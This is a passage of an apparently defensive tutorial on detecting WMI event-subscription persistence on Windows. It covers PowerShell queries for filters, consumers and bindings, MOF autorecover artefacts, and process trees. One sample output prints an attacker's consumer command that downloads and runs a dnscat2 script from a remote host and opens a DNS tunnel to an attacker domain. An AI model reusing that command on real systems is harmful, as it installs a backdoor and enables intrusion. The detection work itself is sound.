

Figure 13: Event ID 5861

Auditing the WMI Repository

One of the more insidious WMI attacks is the use of WMI Events to employ backdoors and persistence mechanisms. These events and corresponding consumers are stored in the local WMI repository within the file system and are broadly invisible to both users and system administrators. While WMI and PowerShell can be used for attacks, they equally can be used for defense. Native support for WMI and easy scalability makes PowerShell an obvious choice for detecting attacks like WMI event consumers. This is great news, because you do not need fancy tools for detection of one of the stealthier WMI threats. The following commands collect WMI event filters, consumers, and bindings on a system.

```
Get-WMIObject -Namespace rootSubscription -Class __EventFilter
Get-WMIObject -Namespace rootSubscription -Class __EventConsumer
Get-WMIObject -Namespace rootSubscription -Class __FilterToConsumerBinding
```

Event Filters:

```
Get-WMIObject -Namespace root/Subscription -Class __EventFilter
```

```
__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="Windows Update Event MOF"
__PROPERTY_COUNT : 6
__DERIVATION     : {__IndicationRelated, __SystemClass}
__SERVER         : UK-WKS-104
__NAMESPACE      : ROOT\Subscription
__PATH           : \\UK-WKS-104\ROOT\Subscription:__EventFilter.Name="Windows Update Event MOF"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : root\cimv2
Name             : Windows Update Event MOF
Query            : SELECT * FROM __InstanceCreationEvent WITHIN 5WHERE TargetInstance ISA "Win32_NTLogEvent" AND TargetInstance.EventCode =
                   "257" AND TargetInstance.Message LIKE "%10.133.251.104%"
QueryLanguage    : WQL
PSComputerName   : UK-WKS-104
```

Figure 14: EventFilters

Consumers:

```
Get-WMIObject -Namespace root/Subscription -Class CommandLineEventConsumer
```

```
__GENUS                : 2
__CLASS                : CommandLineEventConsumer
__SUPERCLASS           : __EventConsumer
__DYNASTY              : __SystemClass
__RELPATH              : CommandLineEventConsumer.Name="Windows Update Consumer MOF"
__PROPERTY_COUNT       : 27
__DERIVATION           : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER               : UK-WKS-104
__NAMESPACE            : ROOT\Subscription
__PATH                 : \\UK-WKS-104\ROOT\Subscription:CommandLineEventConsumer.Name="Windows Update Consumer MOF"
CommandLineTemplate    : cmd /C powershell.exe -nop iex(New-Object Net.WebClient).DownloadString('http://10.133.251.104/dnscat2.ps1');
                         Start-Dnscat2 -Domain attacker.pwned.network
CreateNewConsole       : False
CreateNewProcessGroup  : False
CreateSeparateWowVdm   : False
CreateSharedWowVdm     : False
CreatorSID             : {1, 5, 0, 0...}
DesktopName            :
ExecutablePath         :
FillAttribute          :
ForceOffFeedback       : False
ForceOnFeedback        : False
KillTimeout            : 0
MachineName            :
MaximumQueueSize       :
Name                   : Windows Update Consumer MOF
Priority               : 32
RunInteractively       : False
ShowWindowCommand      :
UseDefaultErrorMode    : False
WindowTitle            :
WorkingDirectory       :
XCoordinate            :
XNumCharacters         :
XSize                  :
YCoordinate            :
YNumCharacters         :
YSize                  :
PSComputerName         : UK-WKS-104
```

Figure 15: Consumers

Bindings:

```
Get-WMIObject -Namespace root/Subscription -Class CommandLineEventConsumer
```

```
__GENUS                : 2
__CLASS                : __FilterToConsumerBinding
__SUPERCLASS           : __IndicationRelated
__DYNASTY              : __SystemClass
__RELPATH              : __FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"Windows Update
                         Consumer MOF\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Windows Update Event MOF\""
__PROPERTY_COUNT       : 7
__DERIVATION           : {__IndicationRelated, __SystemClass}
__SERVER               : UK-WKS-104
__NAMESPACE            : ROOT\Subscription
__PATH                 : \\UK-WKS-104\ROOT\Subscription:__FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsume
                         r.Name=\"Windows Update Consumer MOF\"",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Windows Update Event
                         MOF\""
Consumer               : \\.\root\subscription:CommandLineEventConsumer.Name="Windows Update Consumer MOF"
CreatorSID             : {1, 5, 0, 0...}
DeliverSynchronously   : False
DeliveryQoS            :
Filter                 : \\.\root\subscription:__EventFilter.Name="Windows Update Event MOF"
MaintainSecurityContext : False
SlowDownProviders      : False
PSComputerName         : UK-WKS-104
```

Figure 16: Bindings

Parse WMI Repository Offline: [python-cim]

As mentioned before that WMI repositories are the databases that stores all static data (definitions) of classes. The repositories are defined by MOF (managed object format) files which define the structure, classes, namespaces, etc. The database files can be found under the `%WINDIR%\System32\Wbem\Repository` directory. We can audit WMI repository in an offline fashion by parsing it using *show_filtertoconsumerbindings.py* script from FireEye.

Figure 17: WMI Repository Offline Parsing

Hunting WMI Persistence: Event Consumers

ActiveScriptEventConsumer	Execute a predefined script - VB or JScript
CommandLineEventConsumer	Launch an arbitrary process
LogFileEventConsumer	Write to a text log file
NTEventLogEventConsumer	Log a message to Event Log
SMTPEventConsumer	Email a message via SMTP
Custom	Requires custom COM object

Figure 18: Event Consumers

- Focus on Consumers (CommandLine & ActiveScript)
  - Later, the Event Filter (trigger event) can be determined

- Interesting search terms:

.exe	.vbs	.ps1
.dll	.eval	ActiveXObject
powershell	CommandLineTemplate	ScriptText

- Common False-Positive:

SCM Event Log	BVTFilter	TSlogonEvents.vbs
TSLogonFilter	RAevent.vbs	RmAssistEventFilter
KernCap.vbs	NTEventLogConsumer	WSCEAA.exe (Dell)

Note: *Be careful when global whitelisting. Attacker scripts named "SCM Event Consumer" seen in the wild*

File System Residue

MOF Files

As mentioned before MOF files are basically used to define WMI namespaces, classes, providers, etc. You'll usually find them under the `%WINDIR%\System32\Wbem` directory with the extension `.mof` (Can be located anywhere and named anything). MOF files are compiled and added to the repository using `mofcomp.exe`. (Original MOF file can be deleted after added to repository).



Figure 19: MOF Files

WBEM AutoRecover Folder

The WMI CIM repository implements transactional insertions of MOF files to ensure the database does not become corrupt. If the system crashes or stops during insertion, the MOF file can be registered to automatically re-try in the future. To enable this feature, attackers must place `#pragma autorecover` statement at the top of a MOF. That way the attacker's component does not fall out and stop working and they make sure they do not lose persistence .

```
Microsoft (R) MOF Compiler Version 10.0.14393.0
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.
Parsing MOF file: .\config.mof
MOF file has been successfully parsed
Storing data in the repository...
WARNING: File .\config.mof does not contain #PRAGMA AUTORECOVER.
If the WMI repository is rebuilt in the future, the contents of this
MOF file will not be included in the new WMI repository.
To include this MOF file when the WMI Repository is automatically
reconstructed, place the #PRAGMA AUTORECOVER statement on the first
line of the MOF file.
```

Figure 20: Auto Recover

If a MOF file is compiled with `#pragma autorecover`, a copy is saved in `C:\Windows\System32\wbem\AutoRecover`



Figure 21: AutoRecover Folder

These files are text-based and randomly named. In the previous Figure 21, just by looking at the timestamp we can identify the anomaly.

WBEM AutoRecover Key

In addition to the files found in `C:\Windows\System32\wbem\AutoRecover` folder when placing `#pragma autorecover` at the top of the MOF file, under the hood, the WMI service adds the full path of the MOF file to the list of autorecover MOF files stored in the following registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\CIMOM\Autorecover MOFs
```



Figure 22: Autorecover MOFs Registry Key

In the previous Figure 22, although the entries do not have the original names, we could observe the evil based on the MOF file path, where it compiled in the TMP folder.

Process Anomalies



Figure 23: WMI and PowerShell Processes

A process tells us a lot about the type of activity occurring on the system:

- `WmiPrvSE.exe` is the parent of any CommandLine Event Consumers that runs an executable or PowerShell script.
- `Scrcons.exe` (literally named script consumers .exe) is the parent of any ActiveScript consumers such as VBScript or Jscript (it is also a rare process,

making it a great candidate for detections).

WMI was designed to be queried and controlled remotely, and the `WmiPrvSE.exe` process (WMI Provider Host) is responsible for running WMI commands on a remote (target) system. `WmiPrvSE` facilitates the interface between WMI and operating system.

WMI is incredibly flexible and attackers have identified many ways to run malicious code using it ("`wmic.exe process call create`" is the classic example, but it can get much more involved).

You may even see attackers move to WMI when PowerShell remoting is available because it is less obvious to have things running via WMI.

The children of a `WmiPrvSE` process can often be the clue that helps identify suspicious behavior

If a `wsmprovhost.exe` process is identified on a system, it indicates PowerShell remoting activity. This process is executed on the remote, or target system.

This pattern includes PowerShell capabilities like `Enter-PSSession, Invoke-Command, New-PSSession,` or any number of PowerShell cmdlets that natively have the "`-ComputerName`" parameter such as `Set-Service`, `Clear-EventLog`, and `Get-WmiObject`.

Finding malicious WMI and PowerShell in memory can be challenging due to the amount of legitimate activity happening in the modern enterprise. As with all things hunting, context is important, and we can often get more context by looking at the parent and children of processes.



Figure 24: wmiprvse.exe Process Tree



Figure 25: scrons.exe Process Tree

Resources

https://www.youtube.com/watch?v=aBQ1vEjK6v4
https://0xinfection.github.io/posts/wmi-basics-part-1/
https://www.fireeye.de/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf
https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf
https://www.varonis.com/blog/wmi-windows-management-instrumentation
https://www.cybereason.com/blog/fileless-malware-wmi
https://www.cisecurity.org/insights/blog/how-to-defend-against-windows-management-instrumentation-attacks
https://redcanary.com/threat-detection-report/techniques/windows-management-instrumentation/
https://www.redsiege.com/wp-content/uploads/2019/12/Offensive-WMI-1.pdf
https://delinea.com/blog/windows-privilege-escalation
https://in.security/2019/04/03/an-intro-into-abusing-and-identifying-wmi-event-subscriptions-for-persistence/
https://www.darkoperator.com/blog/2017/10/15/sysinternals-sysmon-610-tracking-of-permanent-wmi-events
https://securityboulevard.com/2019/02/investigating-wmi-attacks/